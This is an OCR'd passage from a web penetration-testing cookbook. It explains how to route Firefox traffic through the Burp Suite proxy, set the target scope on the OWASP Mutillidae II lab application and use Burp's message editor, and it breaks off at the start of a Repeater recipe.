


Figure 1.17 – Configuration options upon startup

6. Finally, we are ready to click **Start Burp**.

How it works...

Using either the plain JAR file or the Windows executable, you can launch Burp to start the proxy listener to capture HTTP traffic. Burp offers temporary or permanent project files so that you can save activities performed in the suite.

Listening for HTTP traffic using Burp

Burp is described as an intercepting proxy. This means Burp sits between the user's web browser and the application's web server and intercepts or captures all the traffic flowing between them. This type of behavior is commonly referred to as a **proxy service**.

Penetration testers use intercepting proxies to capture traffic flowing between a web browser and a web application for analysis and manipulation. For example, a tester can pause any HTTP request, thus allowing parameter tampering before the request is sent to the web server.

Intercepting proxies, such as Burp, allow testers to intercept both HTTP requests and HTTP responses. This allows a tester to observe the behavior of the web application under different conditions. And, as we shall see, sometimes the behaviors are unintended, deviating from what the original developer expected.

To see Burp Suite in action, you need to configure your Firefox browser's **Network Settings** so that they point to your running instance of Burp. This enables Burp to capture all HTTP traffic that is flowing between your browser and the target web application.

Getting ready

We will configure the Firefox browser to allow Burp to listen to all HTTP traffic flowing between the browser and the OWASP BWA VM. This will allow the proxy service within Burp to capture traffic for testing purposes.

Instructions for this are available on PortSwigger at `https://support.portswigger.net/customer/portal/articles/1783066-configuring-firefox-to-work-with-burp`. We will step through this process in this recipe.

How to do it...

Follow these steps to start listening to all HTTP traffic using Burp:

1. Open the Firefox browser and go to **Options**.
2. In the **General** tab, scroll down to the **Network Proxy** section and then click **Settings**.
3. In the **Connection Settings** window, select **Manual proxy configuration** and type in an IP address of `127.0.0.1` with the port set to `8080`. Select the **Use this proxy server for all protocols** checkbox.

Make sure the **No proxy for** text box is blank, as shown in the following screenshot, and then click **OK**:




Figure 1.18 – Manually configuring the Firefox browser to send HTTP traffic to Burp

4. With the OWASP BWA VM running in the background and using Firefox to browse to the URL specific to your machine (that is, the IP address shown on the Linux VM in VirtualBox), click the reload button (the arrow in a circle) to see the traffic captured in Burp.
5. If you don't happen to see any traffic, check whether **Proxy | Intercept** is holding up the request. If the button labeled **Intercept is on** is depressed, as shown in the following screenshot, then click the button again to disable the interception. After doing so, the traffic should flow freely into Burp, as follows:




Figure 1.19 – By default, Intercept is on

In the following screenshot, the **Proxy** | **Intercept** button is disabled:




Figure 1.20 – Turning Intercept off to see traffic

6. If everything is working properly, you will see traffic in your **Target** | **Site map** tab, similar to what is shown in the following screenshot. Your IP address will be different, of course, and you may have more items shown within your **Site map** area. Congratulations! You now have Burp listening to all of your browser traffic!




Figure 1.21 – Confirmation of HTTP traffic flowing into Burp

How it works...

The Burp Proxy service is listening on `127.0.0.1` at port `8080`. Either of these settings can be changed so that you can listen on an alternative IP address or port number. However, for learning purposes, we will use the default settings.

There's more...

As a simpler alternative, you can use the browser built into Burp. To access this, go to **Proxy** from the top menu, choose the **Intercept** sub-menu, and then click the **Open browser** button:




Figure 1.22 – Using Burp's built-in browser instead of using an external browser (for example, Firefox)

2
Getting to Know the Burp Suite of Tools

This chapter provides overviews of the most commonly used tools within Burp Suite. The chapter begins by establishing the **target** scope within the **Target | Site map**. This is followed by an introduction to the message editor. Then, there will be some hands-on recipes using **OWASP Mutillidae II** to get acquainted with **Proxy**, **Repeater**, **Decoder**, and **Intruder**.

In this chapter, we will cover the following recipes:

- Setting the Target Site Map
- Understanding the message editor
- Repeating with **Repeater**
- Decoding with **Decoder**
- Intruding with **Intruder**

Technical requirements

To complete the recipes in this chapter, you will need the following:

- Burp Proxy Community or Professional (`https://portswigger.net/burp/`)
- The Firefox browser configured to allow Burp to proxy traffic (`https://www.mozilla.org/en-US/firefox/new/`)

Setting the Target Site Map

Now that we have traffic flowing between your browser, Burp, and the OWASP **Broken Web Applications** (**BWA**) **virtual machine** (**VM**), we can begin setting the scope of our test. For this recipe, we will use the OWASP Mutillidae II link (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`) available in the OWASP BWA VM as our target application.

Looking more closely at the **Target** tab, you will notice there are two subtabs available: **Site map** and **Scope**. From the initial proxy setup between your browser, Burp, and the web server, you should now have some URLs, folders, and files shown in the **Target** | **Site map** tabs. You may find the amount of information overwhelming, but setting the scope for our project will help to focus our attention better.

Getting ready

Using the **Target** | **Site map** and **Target** | **Scope** tabs, we will assign the URL for Mutillidae (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`) as the scope.

How to do it...

Execute the following steps to set the Target Site Map:

1. Search for the `mutillidae` folder and then right-click on it, and select **Add to scope** from the drop-down list:




Figure 2.1 – Setting the scope for the target application

2. Upon adding the `mutillidae` folder to your scope, you may be presented with a **Proxy history logging** dialog box, as follows. You may choose to avoid collecting messages out of your scope by clicking **Yes**, or you may choose to continue to have the **Proxy HTTP History** tab collect any messages passing through Burp, even if those messages fall outside the scope you've identified. For our purposes, we will select **Yes**:




Figure 2.2 – Proxy history prompt

3. Clicking the **Target** | **Scope settings** tabs, after the pop-out menu displays, you should now see the following:




Figure 2.3 – Clicking the Scope settings to have a pop-out display appear

The full URL for OWASP Mutillidae II is shown in the **Include in scope** table of **Project** | **Scope**, as follows:




Figure 2.4 – Pop-out display showing scope set to target application

How it works...

Setting scope is important for a clearer understanding of traffic flow through Burp from your target. Once properly scoped, all HTTP traffic can be seen in your **Target** | **Site map** and Burp's **Proxy** | **HTTP history** tabs. Details within individual requests and responses can be viewed using the message editor.

Understanding the message editor

On almost every tool and tab within Burp Suite that displays an HTTP message, you will see an editor identifying the request and response. This is commonly referred to as the **message editor**. The message editor allows viewing and editing HTTP requests and responses with specialties.

Within the message editor are multiple subtabs. The subtabs for a request message, at a minimum, include the following:

- **Pretty**
- **Raw**
- **Hex**

The subtabs for a response message include the following:

- **Pretty**: The **Pretty** subtab gives you the same information as **Raw** but in a more readable format. Please note the **Pretty** subtab may be disabled. This is due to the supported formats. For the **Pretty** subtab to be enabled, the message must be in one of the following formats:
  - JSON
  - XML (including image/SVG + XML content)
  - HTML
  - CSS
  - JavaScript
- **Raw**: The **Raw** subtab gives you the message in its raw HTTP form.
- **Hex**: The **Hex** subtab, which presents the message in hexadecimal format; it is, in essence, a hex editor. You are permitted to edit individual bytes within tools such as **Proxy** and **Repeater**, but those values must be given in two-digit hexadecimal form, from `00` through `FF`.
- **Render** (sometimes): Finally, the **Render** subtab can be grayed out or viewable depending on the HTTP response content type. This subtab is only enabled when the response returned is HTML, giving you the same view as if seen from a browser.

Getting ready

Let's explore the multiple tabs available in the message editor for each request and response captured in Burp. An important distinction to note—messages inside the message editor from the **Target | Site map** and the **Proxy | HTTP History** tabs are *not* editable. Both of these areas preserve the state of traffic flowing through Burp. If you wish to *edit* any message, you must send the individual message to some other tool within Burp—such as **Repeater**, **Intruder**, and so on—where you are able to *edit* values.

How to do it...

Ensure you have traffic flowing between your browser, Burp, and the OWASP BWA VM.

1. Looking at the **Target | Site map** tab, notice the message editor section. Let's focus on the **Request** side of the message first:




Figure 2.5 – Message editor viewing a request

2. When viewing a request, note that the subtabs available include **Pretty**, **Raw**, and **Hex**. To see other values, such as cookies, attributes, and parameters, use the **Inspector** side tab. The **Inspector** tab can be expanded or collapsed by clicking the three lines above the word **INSPECTOR**.

   The **Inspector** tab is now collapsed:

Figure 2.6 – Message editor with Inspector collapsed

   The **Inspector** tab is now expanded:




Figure 2.7 – Message editor with Inspector expanded

Once expanded, attributes, parameters, cookies, and headers are enumerated. Each section can be expanded as a dropdown to display the individual section information. For example, to see all cookies used in this request, expand the **Request cookies** subsection showing the number **4** to indicate there are four cookies used in this request:




Figure 2.8 – Inspector view with Request cookies subsection expanded

3. The other side of the message is the **Response** tab, containing the **Pretty**, **Raw**, and **Hex** subtabs and, sometimes, **Render**. If the content is HTML, then the **Render** subtab provides an HTML display as it would be presented in a browser. The **Inspector** side tab is also available with the same information as previously described in the **Request** portion of the message:




Figure 2.9 – Message editor viewing a response with Inspector collapsed

Repeating with Repeater

Repeater allows for slight changes or tweaks to a request, and it is displayed in the left-hand window. The **Send** button allows a request to be reissued, and the response is displayed in the right-hand window.

Details related to your HTTP request include standard message editor details such as **Pretty**, **Raw**, and **Hex** as subtabs along with the **Inspector** side tab.

Details related to the HTTP response include standard message editor details including **Pretty**, **Raw**, and **Hex** as subtabs along with the **Inspector** side tab and, sometimes, **Render**.

At the bottom of each panel is a search box, allowing the tester to quickly find a value present in a message:




Figure 2.10 – Search box at the bottom of the request in Repeater

There are additional search box settings available when the gear icon is clicked, including **Case sensitive**, **Regex**, and **Auto-scroll to match when text changes**. When searching for text, if case sensitivity is necessary, then the option can be toggled ON. In addition to searching for plain text strings, users can use **regular expression** (**regex**) patterns when matching a value present in a message. Finally, the auto-scroll feature, when checked, will automatically move to the position of the value the user is searching:




Figure 2.11 – Additional search box settings available

Getting ready

Repeater allows you to manually modify and then re-issue an individual HTTP request, analyzing the response that you receive.

How to do it...

1. From the **Target | Site map** or **Proxy | HTTP history** tabs (shown in the following screenshot), right-click a message and select **Send to Repeater**:

